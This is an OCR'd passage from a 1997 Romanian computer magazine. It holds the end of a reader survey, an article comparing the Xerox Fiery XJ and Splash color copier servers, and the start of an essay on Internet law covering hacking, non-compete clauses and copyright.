9. V-a reținut atenția în mod deosebit vreo reclamă apărută în Byte în 1996?

Da ☐ a firmei .... din numărul ....
deoarece .... Nu ☐

10. Utilizați un calculator: acasă ☐ la birou ☐

11. Aveți acces la Internet?

Da ☐ prin intermediul furnizorului ....
Nu ☐

12. Ce profil are instituția în care vă desfășurați activitatea?

Calculatoare / Comunicații ☐ Comerț ☐
Agricultură ☐ Industrie ☐ Justiție ☐
Medicină ☐ Publicitate / Design ☐
Servicii publice ☐ Știință / Învățământ ☐
Altul, care? ....

13. Ce funcție dețineți în cadrul instituției?

de conducere ☐ administrativă ☐ productivă ☐ ....
alta, care ....

14. Care considerați că este nivelul cunoștințelor Dvs. în domeniul calculatoarelor?

foarte bun ☐ bun ☐ mediu ☐ slab ☐

15. Ce servicii ale editurii noastre credeți că ar trebui îmbunătățite? De ce? Cum?

Conținut editorial ☐ ....
Calitate tipar ☐ ....
Distribuție ☐ ....
Carte/CD prin poștă ☐ ....

16. Ce servicii suplimentare ați dori? ....

....

17. Vă situați în categoria de vârstă:

sub 25 ani ☐ 25-35 ani ☐ peste 35 ani ☐

18. Sexul: feminin ☐ masculin ☐

19. Ocupația: ....

20. Venitul meu net lunar se înscrie în categoria:

sub 200.000 lei ☐
între 200.000 și 399.999 lei ☐
între 400.000 și 599.999 lei ☐
între 600.000 și 799.999 lei ☐
între 800.000 și 999.999 lei ☐
peste 1.000.000 lei ☐

Pentru întrebările la care spațiul disponibil a fost insuficient pentru răspunsul dumneavoastră, vă rugăm să atașați o foaie suplimentară

Numele și prenumele ______________________________
Adresa ____
Cod ________________ Localitate _______ Județ ___________ Telefon ___________
Adresă e-mail ______________________ Data ______ Semnătura ______________

În mod tradiţional, documentele specifice business-ului se caracterizează prin absenţa culorii. Acest fapt nu mai este valabil azi, când importanţa utilizării culorii în documente este recunoscută de toată lumea. De Radu Parfenie

Potoleşte-ţi setea de culoare

În urma studiilor s-a constatat că utilizarea culorilor accelerează învăţarea, reţinerea şi redarea cu până la 78%; îmbunătăţeşte gradul de înţelegere cu până la 73%; creşte procentul recunoaşterii cu până 80% şi poate îmbunătăţi luarea deciziilor cu până la 70%. Dataquest estimează că, până în 1998, piaţa imprimantelor şi a copiatoarelor color va reprezenta 26% din total, apreciind că numărul total al instalărilor va depăşi curând 225.000.

Apariţia copiatoarelor color digitale a condus, în mod logic, la posibilitatea conectării lor la calculator, putând fi utilizate atât ca imprimante color de înaltă calitate, cât şi ca scannere de mare rezoluţie.

Primul copiator color prezentat în România a fost Xerox 5775, lansat cu ocazia TIB'93. După mai puţin de patru ani, timp în care au mai apărut două modele, anume 5765 (Majestik) şi 5790 (Regal), există aproape 100 de copiatoare color Xerox instalate în România, atât în centre de copiere, cât şi la diverşi alţi clienţi, utilizate pentru aplicaţii din cele mai diverse în care se cere o calitate excepţională a copiei. În ceea ce priveşte conectarea la calculator firma Xerox oferă două soluţii, prezentate în cele ce urmează.

Fiery XJ

Familia Fiery XJ reprezintă noua generaţie de servere color de înaltă performanţă, produse de EFI (Electronics for Imaging, Inc). Firma EFI este pionier în domeniul interfeţelor specializate pentru copiatoare color, tehnologia acesteia fiind aplicată la copiatoare Xerox.

Fiery XJ este un controler Adobe PostScript level 2. Arhitectura hardware şi software a controlerului XJ este scalabilă, astfel încât se oferă o familie de produse, într-o gamă largă de preţuri.

Arhitectura este esenţială în înţelegerea acestei maşini. Arhitectura unui server, la fel ca arhitectura unei clădiri, determină nu numai cum arată clădirea sau serverul ci şi la ce se poate utiliza. Aşa cum nu se poate construi un zgârie-nori pe fundaţia unei case pentru o familie, la fel nu se pot gestiona optim sisteme de imprimare de mare viteză folosind calculatoare proiectate pentru utilizări generale.

Fiery XJ diferă de alte servere color - a fost proiectat de la zero, având ca obiectiv realizarea unui server color de cea mai mare viteză, cu cea mai bună calitate a tipăririi, la un preţ scăzut. Spre deosebire de alte controlere care au fost construite pe baza unor calculatoare de uz general serverele Fiery XJ includ elemente hardware şi software pentru a depăşi limitările de viteză inerente unor calculatoare de uz general şi exclud acele elemente (costisitoare) care nu au efect asupra vitezei de tipărire, calităţii tipăririi sau asupra uşurinţei de utilizare.

Elementele cheie care diferenţiază Fiery XJ de alte controlere sunt:

- Procesor MIPS R4600 şi cipurile ASIC custom-design (RipChips Fiery XJ). Viteza de procesare a datelor depinde de viteza UC. Prin urmare Fiery XJ a fost construit în jurul unui procesor RISC foarte rapid - MIPS R4600. Acesta este de trei ori mai eficient prin utilizarea cipurilor custom-design RipChips care preiau sarcini secundare, cum ar fi gestiunea magistralei şi gestiunea perifericelor. Integrarea de nivel înalt prin utilizarea cipurilor ASIC specializate a condus la reducerea semnificativă a numărului de componente şi, implicit, a costului, în paralel cu creşterea substanţială a calităţii şi a vitezei.
- *Sistemul de operare real-time (Unix).* Acesta asigură facilităţi de multitasking şi de timp de răspuns eficient. Toate funcţiile de sistem inutile au fost eliminate pentru a permite o viteză cât mai mare de prelucrare.
- *Magistrală de mare viteză (128 biţi).* Pentru transferul cât mai eficient al datelor, Fiery XJ a fost proiectat cu o magistrală de 128 de biţi, ceea ce permite acomodarea la viteza celor mai rapide copiatoare color.
- *Memory Multiplier.* Tehnologia de „dublare“ a memoriei (proprietate EFI) permite tipărirea imaginilor complexe, la rezoluţie maximă, într-un spaţiu de memorie de două ori mai mic. Desigur, creşterea memoriei reale conduce la creşterea performanţelor.
- RIP simultan cu tipărirea. Această facilitate permite serverului să înceapă prelucrarea de noi pagini în timp ce se tipăreşte pagina curentă.
- Tipărire continuă. Fiery XJ este primul server care permite copiatoarelor color să imprime pagini fără pauză. Alte controlere au nevoie de un ciclu al copiatorului înainte de a accepta o nouă pagină.

Serverele Fiery XJ sunt însoţite de o familie bogată de software utilizator (drivere, utilitare) ceea ce facilitează utilizarea lor de la orice post de lucru din reţea. Printre funcţiile accesibile tuturor utilizatorilor din reţea se includ: gestiune a cozilor proprii, scanare, transfer de fişiere direct la Fiery, tipărire format rastru. Pentru administratorii de reţea sunt disponibile funcţii de gestiune a cozilor globale şi contabilitate.

Pe lângă posibilitatea controlului de la distanţă, prin intermediul software-ului utilizator, Fiery XJ oferă facilităţi de control local. Panou de control afişează informaţii de stare, mesaje de la Fiery şi permite instalarea, administrarea şi diagnosticul. El constă dintr-un LED indicator de activitate, un panou LCD (5 linii), patru butoane de selecţie, două taste de scrolling şi o tastă de meniu.

Staţia de comanda este opţională şi a fost proiectată special pentru medii în care este nevoie de un control local extensiv, inclusiv un control riguros asupra joburilor locale şi posibilitatea de tipărire locală, prin intermediul unui Media Server. Stația de comandă este prevăzută cu un procesor independent, astfel că nu se pierde nimic din puterea de prelucrare a serverului, un monitor de înaltă rezoluție (15"), unitate de floppy disk pentru Media Server, tastatură și maus.

Tipărirea prin Fiery XJ se poate face în trei moduri: direct din orice aplicație, utilizând driverele PostScript de imprimantă existente pentru Windows, Macintosh și sisteme Unix, tipărirea în format rastru din Adobe Phostoshop ™ pe sisteme Windows și Macintosh și transferul (downloading) de fișiere PostScript via utilitare Fiery.

Serverele Fiery XJ suportă o mare varietate de drivere PostScript, ceea ce face posibilă tipărirea de pe diverse sisteme de calcul, de la PC-uri la mainframe-uri. Sunt incluse fișiere PPD (PostScript Printer Description) și WPD (Windows Printer Description). Fiery XJ utilizează interpretorul Adobe PostScript Level2. Opțiunile de imprimare pot fi selectate fie din panoul de control, fie din orice driver care suportă PPD și WPD. Printre opțiuni se includ:

- modul de tipărire (contone sau halftone),
- modul de culoare (CMYK, grayscale), dicționare de rendering, pentru optimizarea culorii în funcție de aplicație (fotografii, grafică, culori solide gen Pantone).
- Tipărirea rastru: pentru sistemele Windows și Macintosh se livrează un plug-in care permite exportul imaginilor în format rastru. Printre formatele acceptate se numără: Photoshop, TIFF, PICT, BMP, TARGA, Raw, JPEG, GIF, EPS, Photo CD.
- Transferul de fisiere: utilitarul Downloader asigură imprimarea oricărui fișier PostScript sau EPS, fără a fi necesară prezența aplicației care l-a creat, la o viteză mai mare decât din cadrul aplicației. Se pot organiza loturi de fișiere pentru transfer automat.
- Scanarea: funcția Fiery XJ Scan este un plug-in pentru Adobe Photoshop care transformă orice copiator atașat unui Fiery XJ într-un scanner color de rețea, de format mare (până la A3) și de mare viteză.

Familia de servere Fiery XJ oferă o gamă largă de opțiuni de conectivitate. Porturile cu autodetectare permit serverelor să accepte date simultan de la câteva rețele, iar protocoalele cu auto-comutare permit comunicarea pe același suport fizic a utilizatorilor unor sisteme diferite. Serverele Fiery XJ sunt prevăzute standard cu conectori Ethernet RJ-45 și AUI. Astfel, indiferent dacă utilizatorii au o rețea pe UTP, Thicknet sau Thinnet, Fiery XJ se poate conecta la rețea, fie direct, fie prin intermediul unui transceiver.

Fiery XJ este prevăzut și cu un port paralel (Centronics). Acesta poate fi folosit fie pentru tipărirea direct de la un PC, fie pentru cazurile când un PC servește drept gateway sau router pentru alte rețele, cum ar Banyan Vines, LAN Manager, DECnet.

Fiery XJ are incorporate protocoale pentru Novell IPX, TCP/IP și AppleTalk, care pot fi executate simultan, permițând accesul partajat al utiliuzatorilor în medii în care se folosesc mai multe protocoale de rețea. Acestea pot fi validate sau invalidate din panoul de control pentru a evita încărcarea inutilă a rețelei în cazul în care unul sau mai multe protocoale nu sunt utilizate.


Familia Fiery XJ

Familia de produse Fiery XJ cuprinde trei membri care se deosebesc, în principal, prin memoria de bază, care are efect asupra rezoluției de tipărire /scanare, în special la formate mai mari de A4. Tabelul de mai jos rezumă principalele caracteristici ale familiei.

Splash

Splash reprezintă o soluție de conectare, dezvoltată de firma Radius, bazată pe o proiectare specifică pentru seria de copiatoare color Xerox MajestiK. Splash convertește un copiator color MajestiK într-un printer/scanner color de rețea, de calitate profesională. Serverul Splash Power Series constă, în esență, dintr-un calculator Macintosh Power Mac (model 8100/100, 7100/80 sau 6100/66) prevăzut cu o interfață specifică (Splash board) și, desig-

Maximizarea vitezei copiatorului


1. Fără RIP simultan cu tipărirea
RIP1
CU
Print
CD
RIP2
CU
Print
CD
RIP3
CU
Print
102 sec.
2. RIP simultan cu tipărirea
RIP1
RIP2
RIP3
CU
Print
CD
CU
Print
CD
CU
Print
78 sec
3. RIP simultan cu tipărirea și tipărire continuă (eliminarea ciclurilor *engine up, engine down*)
RIP1
RIP2
RIP3
CU
Print
Print
Print
54 sec.

RIP	Timp de prelucrare
Print	Timp de tipărire
CU	Timp Engine Cycle Up
CD	Timp Engine Cycle Down

ur, software-ul adecvat. Amintim doar că interfaţa Splash poate fi utilizată şi cu modele mai vechi (Mac Quadra sau Centris), dar în continuare ne vom referi numai la varianta Power.

Prin combinaţia Power Mac/Splash rezultă o arhitectură Dual RISC, în care prelucrarea PostScript, comunicaţia de reţea şi OPI (Open Prepress Interface) revin procesorului PowerPC RISC, în timp ce procesorul RISC MIPS (la 40 Mhz) al Splash-ului gestionează comunicaţia cu copiatorul, corecţia culorilor, calibrarea şi funcţii pre-press.

Facilitatea RIP While Receive este oarecum similară cu cea întâlnită la Fiery XJ sub numele de RIP simultan cu tipărirea (RIP while print) şi are acelaşi scop, anume de a îmbunătăţi viteza RIP. Joburile sunt rasterizate pe măsură ce sosesc, astfel că viteza de prelucrare PostScript este limitată de viteza staţiei client şi de traficul din reţea. (Notă: Pentru aplicaţii mai simple staţia client poate fi chiar serverul Splash. Desigur, aceasta are un efect negativ asupra vitezei de prelucrare PostScript). în cele mai multe aplicaţii fişierul PostScript este rasterizat şi gata de tipărire în momentul în care ultimii bytes sunt primiţi de la staţia client.

Splash are un sistem inteligent de gestiune cu anticipare a cozii de tipărire.. Un fişier trimis către această coadă este automat rasterizat dacă nici-un alt fişier nu este în curs de prelucrare, în caz contrar este marcat pentru spooling. Avantajul acestei facilităţi este că staţia client nu este blocată dacă există deja o prelucrare în curs. În acelaşi timp se pot primi mai multe fişiere. Joburile sosite simultan sunt plasate în coada de tipărire în ordinea în care terminat spoolingul, permiţând astfel ca joburi mai mici să treacă înaintea altora mai mari.

Pipeline Buffer este o altă caracteristică similară cu Fiery XJ, care duce la creşterea numărului de copii pe zi prin minimizarea timpilor de inactivitate a copiatorului. Astfel, în timp ce copiatorul tipăreşte prima pagină a unui fişier, Splash-ul rasterizează următoarea pagină. Prin suprapunerea funcţiilor de tipărire şi rasterizare opţiunea Pipeline Buffer îmbunătăţeşte randamentul global. Acest buffer suplimentar poate fi creat prin adăugarea de SIMM-uri (obişnuite) suplimentare.

Utilitarul ColorCal, care face parte din software-ul Splash, asistă utilizatorul la calibrarea rapidă (câteva minute) şi uşoară a copiatorului MajestiK pentru obţinerea unor culori consistente şi de înaltă acurateţe. Această facilitate de calbrare elimină necesitatea utilizării densitometrelor costisitoare şi a benzilor de test, incomode în manipulare.

Caracteristicile familiei Fiery XJ

Caracteristică	Fiery XJ170 (48MB)	Fiery XJ250 (80MB)	Fiery XJ300 (128MB)
Rezoluţie de tipărire			
A4, Letter	400x400, contone (*)	400x400, contone	400x400, contone
Legal	400x200, contone (*)	400x200, contone 400x400, contone (*)	400x400, contone
A3	400x200, contone (*)	400x200, contone 400x400, contone (*)	400x400, contone
Export Printing			
RGB, CMYK, TIFF	MAC, PC	MAC, PC	MAC, PC
Suport reţea			
Conector	AUI, RJ45	AUI, RJ45	AUI, RJ45
Auto sensing	Da	Da	Da
Hard Disk			
Bază Opţiune	SCSI 540 MB SCSI 1GB, SCSI 2GB	SCSI 540 MB SCSI 1GB, SCSI 2GB	SCSI 540 MB SCSI 1GB, SCSI 2GB
Rezoluţie scanare			
A4, Letter	200x200, contone	400x400 contone	400x400 contone
Legal, A3	Nu	200x200 contone	400x400 contone
Gestiune culoare şi calitate tipărire			
Calibrare tipărire client/server	da	da	da
Control strălucire/ contrast	da	da	da

(*) Numai cu opţiunea de Memory Multiplier

Modul expert asigură controale suplimentare şi permite utilizatorilor mai avansaţi să calibreze şi să actualizeze profilele prin ajustarea celor patru curbe de culoare (CMYK). Aceste curbe pot fi editate grafic sau numeric. Prin efectuarea calibrării pe server se asigură culori consistente în toată reţeaua.

Splash oferă corecţie de culoare prin hardware, ceea ce este mai rapid şi mai uşor de folosit decât gestiunea de culoare pe un post de lucru. Prin capacitatea de a accepta la intrare atât RGB cât şi CMYK, corecţia de culoare a Splash-ului permite ieşirii copiatorului să simuleze condiţiile de presă standard şi un mare număr de monitoare color. Deoarece corecţia se efectuează utilizând circuite specializate ASIC de mare viteză, ea se face practic instantaneu. Această funcţie este disponibilă pe staţiile client PC şi Mac şi lucreaza cu toate aplicaţiile software.

Scanarea este rapidă deoarece Splash scanează local. Scanarea în reţea nu are sens, pentru că materialele amplasate pe copiator pot fi înlăturate de cineva care doreşte să copieze. în plus, reţeaua poate fi gâtuită atunci când se transferă fişiere scanate (de regulă, de dimensiuni mari). Splash se livrează cu câte o licenţă de Photoshop pentru fiecare server şi cu un modul plug-in pentru scanare direct pe server. Facilitatea de scanare incorporează şi corecţie de culoare.

Cel mai rapid mod de a tipări un fişier mare este de a-l tipări ca fişier rastru în loc

Familia Splash

Facilitate	**Splash P105 PRO**	**Splash P85**	**Splash 70**
Memorie	128 MB	72 MB	72 MB
Performanță RIP	105 SpecInts	84 SpecInts	69 SpecInts
Hard Disk Intern	700 MB	500 MB	350 MB
Pipe Line Buffer (opțiune client)	128 MB	64 MB	128 MB
Display Color	17", 24-bit	17", 24-bit	14", 8-bit
Adobe Photoshop LE	Da	Da	Nu
Adobe Color Central OPI	Da	Da	Nu
Rezolutie tipărire			
A4, Letter	400 x 400 dpi	400 x 400 dpi	400 x 400 dpi
11 x 17, A3, Legal	400 x 400 dpi	400 x 200 dpi	400 x 200 dpi
Rezolutie scanare			
A4, Letter	400 x 400 dpi	400 x 400 dpi	400 x 400 dpi
11 x17, A3	400 x 400 dpi	—	—

să se piardă timp cu prelucrarea lui într-un fișier PostScript. Funcția de export din Photoshop permite utilizatorului tipărirea unei imagini bitmap fără a o mai trimite la serverul PostScript, ceea ce conduce la viteze de tipărire foarte mari.

Adobe PostScript este cel mai răspândit PDL (limbaj de descriere a paginii) utilizat în desktop publishing. Splash nu utilizează un clon de PostScript ci true Adobe PostScript, mai exact Adobe PostScript Level 2 CPSI, ultima versiune de PostScript. Level 2 asigură o mai bună performanță, mai ales pentru imagini color de dimensiuni mari, tipărite frecvent de designeri și artiști. Color matching este îmbunătățită prin suportul pentru culoare independentă de device și prin dicționare de redare a culorii. în plus, PS level 2 poate decomprima fișiere JPEG, ceea ce conduce la economie de timp prin faptul că imaginile mari pot fi comprimate la postul de lucru client și transmise la server. Fișierele comprimate, mai mici, se transferă prin rețea considerabil mai repede și se pot decomprima de PostScriptul de la server.

Splash oferă OPI (Open Prepress Interface). Utilizarea software-ului Color Central (Adobe) aduce facilități deosebite. Una dintre ele, în sensul reducerii traficului în rețea, o constituie așa-numita Automatic Picture Replacement (APR), adică înlocuire automată a imaginii. APR asigură stocarea imaginilor de înaltă rezoluție pe server în timp ce copii la o rezoluție mai scăzută (thumbnail, în jargonul Adobe) sunt distribuite clienților pentru a fi incorporate în aplicații. în momentul în care un job conținând asemenea thumbnails este trimis spre imprimare, imaginea de rezoluție scăzută este înlocuită automat cu perechea ei de înaltă rezoluție. Câștigul realizat prin scăderea traficului este evident.

Color Central poate gestiona patru cozi suplimentare, care pot fi configurate în funcție de cerințele utilizatorului. Acestea pot fi asignate chiar și altor dispozitive, ceea ce devine foarte atractiv în cazul în care Splash este utilizat ca dispozitiv de preproof. Astfel, o pagină conținând diverse imagini poate fi tipărită pe MajestiK. O dată terminat procesul de proiectare, când părțile implicate au convenit asupra aspectului probei, aceleași date pot fi transmise, de data asta dispozitivului secundar, care poate fi un imagesetter pe care se imprimă filmele finale. în acest fel se elimină posibilele confuzii prin eliminarea fișierelor multiple destinate diverselor dispozitive de ieșire.

Splash este o soluție nativă Macintosh. Cum un procent foarte ridicat (90%, după unele surse!) din producția de color publishing se realizează pe Macintosh, Splash apare ca ceva familiar, ușor de utlizat și întreținut. Există aici și compatibilitate cu platforma Windows, flexibilitate de configurare (sisteme la cheie sau kit-uri care se pot incorpora în sisteme Macintosh existente), utilizând maniera extrem de facilă, specifică sistemelor Macintosh, o arhitectură deschisă - se pot utiliza componente off the shelf, cum ar fi dispozitive externe, SIMM-uri etc. Toate produsele seriei Splash pot fi dezvoltate (upgrade).

Ciclul de viață al produselor bazate pe calculator este mai mic de un an, iar puterea de calcul se dublează la fiecare doi ani. Confirmând regula, atât pentru Fiery cât și pentru Splash au apărut versiuni noi. Acestea au, în general, aceleași funcționalități, dar aduc îmbunătățiri hardware și software.

Fiery XJ+, în versiunea 3.0 de software, utilizabilă și pe hardware-ul existent (RS4600/100MHz) aduce ca noutăți: autocalibrare la nivelul server-ului, utilitare pentru IPX și TCP/IP, contabilitate îmbunătățită, drivere pentru Windows 95 și Dual Engine (opțiune) - posibilitatea de a gestiona două copiatoare simultan.

Din punct de vedere hardware, există un nou motherboard, cu procesor RS4700/133 Mhz, circuite ASIC noi și un hard disk mai mare (850MB față de 540 MB). Modelele XJ+ sunt similare cu cele din seria XJ (adică 170, 250, 300)

Splash PCI (Professional Colour Imaging)

Seria Splash PCI a apărut pentru a se conforma noii arhitecturi Macintosh, bazată pe magistrala PCI, acronimul PCI fiind, desigur, căutat ca să sugereze acest lucru. Pe lângă această modificare hard majoră, seria Splash PCI are și câteva facilități noi la nivel software. Avem mixed colour mapping - adică posibilitatea de a utiliza date RGB și CMYK în același fișier. Utilizatorii nu mai sunt obligați să se limiteze la un singur spațiu de culoare, ceea ce conducea, în unele cazuri, la un anumit sacrificiu de conținut. Avem și facilități suplimentare de corecție de culoare, setări suplimentare de contrast în driver-ul de imprimantă și nou tabele de separație de culoare.

Seria Splash PCI are două modele - 1280 și 640 - care diferă, în esență, prin RAM, având 128 MB, respectiv 64 MB, de unde rezultă și diferențele de rezoluție pentru formate mai mari de A4.

Fiery sau Splash?

Răspunsul la această întrebare depinde de mai mulți factori. Într-un mediu cu relativ puține calculatoare, dar în care predomină sau sunt în exclusivitate Macintosh, alegerea cea mai potrivită pare să fie Splash. Prin faptul că este nativ Macintosh el este candidatul prin excelență. Totuși, dacă se dorește utilizarea copiatorului color ca imprimantă de rețea, mai ales într-o rețea mai mare, în care predomină aplicații Windows e de preferat utilizarea unui Fiery, prevăzut cu puternice facilități de gestiune rețea. ■

Domnul Radu Parfenie a absolvit secția de Calculatoare Electronice la Timișoara și este System Manager la firma XEROX. Îl puteți contacta la **tel:01-2502525.**

Pornografie, spargeri, concurență neloială...
Este Web-ul echivalentul modern al Vestului Sălbatic?

De Harrison Forbes

Rețeaua și brațul lung al legii

A devenit o obișnuință ca orice lucru nou, despre care nu se știe încă prea mult, să se cheme „frontieră". Un astfel de exemplu este și Net-ul, cu toate că există de vreo douăzeci de ani – o bucată de vreme remarcabilă, judecând după măsurile umane. Publicul larg l-a descoperit abia în ultimii doi sau trei ani. Așa ceva se poate întâmpla doar în lumea calculatoarelor: se îmbătrânești, să întinerești, iarăși să îmbătrânești...

Fenomenul interesant este că la începuturile sale a fost cu mult mai puțin complicat decât este acum. Astăzi, siturile noi care se adaugă zilnic Autostrăzii Informaționale se numără cu sutele, și se estimează că acesta este doar începutul. O incursiune în domeniul grupurilor de știri va arăta circa 20.000 de news groups, iar asta este poate reprezenta doar o mică parte din cifra adevărată.

Dacă la începuturi Internetul era explorat de universitățile din lumea întreagă și de guvernul SUA, astăzi orice Joe cu un calculator, cu o linie telefonică și un modem poate să aibă acces și să schimbe mesaje cu oricine are o dotare similară, oriunde pe glob. Mai mult chiar: deși calitatea încă lasă de dorit, se poate conversa prin Internet de-a lungul și de-a latul Pământului plătind doar un abonament lunar, spre disperarea lui „Ma Bell", care pentru o convorbire telefonică te taxează cu minutul. Și dacă o conversație nu e de-ajuns, cei care nu se sinchisesc de calitatea slabă a imaginii pot să facă video-conferințe pe Net. Desigur, Ma Bell nu este singura nefericită. US Post Office și serviciile poștale din lumea întreagă au o mulțime de reproșuri de adus Internetului. Unei scrisori trimise prin Net îi ajung câteva secunde ca să ajungă la destinație și este destul de ieftină, luând în calcul viteza și distanța.

Cu toate că la douăzeci de ani Netul este o entitate destul de matură, când vine vorba de a fi supus legiferării este considerat doar un copil. Pentru mulți utilizatori asta nu-i un lucru chiar atât de rău, la urma urmei. Internetul este ca o cale liberă. În pofida dorinței noastre de a-i păstra libertatea în spirit și legislație, realitatea poate să ne contrazică. În cei câțiva ani care au trecut de când a fost deschis publicului, în Internet s-au întâmplat o serie de fenomene care par să exprime nevoia existenței unei structuri legale.

Nu voi aborda aici problema decenței pe Net, pentru că deja a fost dezbătută destul. Voi menționa doar, deși în Statele Unite avem o legislație în această privință, nu sunt încredințat că vreo lege poate să oprească un anume comportament în Ciberspațiu. Nu-mi dau seama câtă eficacitate pot avea legile americane, când Internetul este o lume în sine, trecând peste granițele naționale, care are o infrastructură ce acoperă toate fusele orare și toate barierele politice și geografice. În plus, nu are nici ad-ministrație și nici poliție. Mie, cel puțin, îmi pare că până când întreaga lume nu va deveni un „sat global" numit Terra, cu un singur organ administrativ, o singură limbă și nici o frontieră, nu prea se poate face nimic în acest domeniu, chiar dacă unii birocrați de la Washington cred altceva.

Fără îndoială, anumite legi au fost aplicate în această țară, iar unele situri considerate pornografice au fost închise. Dar este la fel de adevărat că, așa cum locuitorii din Apalași s-au ocupat ani întregi cu distilarea alcoolului în ciuda interdicției legale, aceste situri vor reapare, atâta vreme cât cei ce le-au construit nu vor fi trimiși după gratii. Altele noi apar în întreaga lume și diferența este că banii se fac acum în Hong Kong și nu în SUA... Cu toții am citit despre hackeri care au ajuns la pușcărie pentru că au spart calculatoarele guvernului prin Internet și au reușit să acceseze informații secrete. Partea interesantă este că atunci când s-a întâmplat prima oară, Guvernul n-a putut decât să-i bată pe umăr și să le dea drumul, fiindcă nu existau o legislație care să trateze asemenea probleme. În afară de o sperietură, „dacă vă mai prindem, v-arătăm noi vouă", nimic serios nu li se putea întâmpla în acele vremuri. Imediat după incident, Congresul a făcut ore suplimentare iar următorul băiat care și-a încercat puterile cu calculatoarele guvernului a fost trimis la răcoare pentru câțiva ani. Acum există o legislație care să trateze acest fel de delicte comise prin liniile telefonice, chiar și dincolo de granițele statale. Ele sunt considerate „crime federale" și sunt sever pedepsite.

Astăzi Internetul atrage tot mai multe firme comerciale și sunt câteva companii care fac un ban frumos vânzând pe Net. Ei proiectează pagini pentru clienți, găzduiesc situri și așa mai departe. Când sunt atât de mulți oameni care fac atât de mulți bani pe Internet (se estimează actualmente câteva miliarde de dolari), domeniul juridic are și el de câștigat câte ceva. Cu atât de multă activitate, evident, apar conflicte și cu siguranță, mai devreme sau mai târziu se vor găsi câțiva avocați isteți care să vrea „să ajute pe oricine a fost păgubit să-și recupereze toate pierderile"...

Lăsând gluma la o parte, noua lume a Internetului a generat o nouă clasă de probleme și a readus în actualitate altele mai vechi.

ILUSTRAȚIE: FLORIN FLOREA © 1997

Și toate se cer acum rezolvate.

În Statele Unite, cele mai multe firme au o așa-numită „clauză de non-concurență“ (noncompete clause). Este vorba despre un mecanism prin care companiile se protejează împotriva pierderii poziției pe piață în situația în care pierd angajați în favoarea concurenților. Modul în care funcționează acest sistem este foarte simplu. Orice nou angajat consimte sub semnătură să respecte o prevedere care stipulează că odată ce contractul său de angajare se încetează din orice fel de motiv, angajatul nu va lucra pentru o firmă concurentă într-o anumită zonă geografică, un anumit număr de ani. Pentru ca această clauză să aibă efectele scontate, condițiile impuse trebuie să fie rezonabile. Chiar și așa însă, clauzele de non-concurență sunt destul de greu de impus și de controlat. Iată un exemplu.

Una dintre cele mai mari companii distribuitoare de echipamente de calcul din Internet, NECX, a acționat în justiție pe unul dintre foștii ei directori pentru a-l împiedica să lucreze pentru o firmă concurentă, Internet Shopping Network, Inc. În acest caz juridic, NECX a creat un precedent, învinuindu-l pe fostul său angajat că a adus „vitrinei on-line“ a concurentului îmbunătățiri copiate după designul sitului NECX. În Internet modul de prezentare este foarte important, deoarece publicul te percepe în funcție de modul grafic în care te prezinți. Imaginea de pe ecran este foarte importantă în câștigarea încrederii consumatorului. Imaginea este singurul argument pe care poți să-l utilizezi pentru a-l convinge pe potențialul cumpărător să te prefere în fața concurenței. Chiar dacă mărfurile sau serviciile sunt aceleași, nu există nici o cale – alta decât cota vânzărilor efective – care să probeze că imaginea cu care te prezinți a transmis mesajul pe care l-ai dorit. Directorul de la NECX și-a părăsit slujba pentru una mai bună la Internet Shopping Network, unde a devenit președinte și director executiv (CEO). Nu întâmplător, la puțin timp după instalarea sa în noua funcție, Internet Shopping Network și-a cosmetizat fața dinspre Net cu două trăsături despre care NECX pretindea că au fost furate din designul sitului său. Pentru un ochi ne antrenat păreau nesemnificative, dar ele au dat lui NECX un avantaj clar față de alte rețele de distribuție. Un juriu federal a emis o hotărâre prin care i se interzicea directorului să lucreze pentru noua sa companie timp de un an, timp în care NECX avea timp să facă îmbunătățiri care prin care să-și mențină avantajul.

Într-un caz asemănător, o companie a acționat în justiție 14 companii despre care pretindea că i-au violat patentele privitoare la tranzacționarea on-line a plăților. Și nu este cu siguranță ultima bătălie legală privitoare la Net. Unul dintre domeniile cele mai vulnerabile este cea a copyright-ului, în care am, din nefericire, o experiență personală. Copyright-ul este o problemă foarte delicată. Cu câțiva ani în urmă era foarte greu să multiplici o carte și să o distribui la scară planetară. Acum, înarmat cu un scaner și un procesor de text, orice material poate fi reprodus și afișat pe Net foarte repede și fără mari investiții. Se crede că dacă nu există un interes financiar în procesul distribuirii și dacă autorul este menționat, oricine poate beneficia de copii ale materialului distribuit. Adevărul este însă că autorul este încă deținătorul exclusiv al drepturilor asupra creației sale și doar el poate decide dacă aceasta poate fi distribuită sau vândută în mod liber.

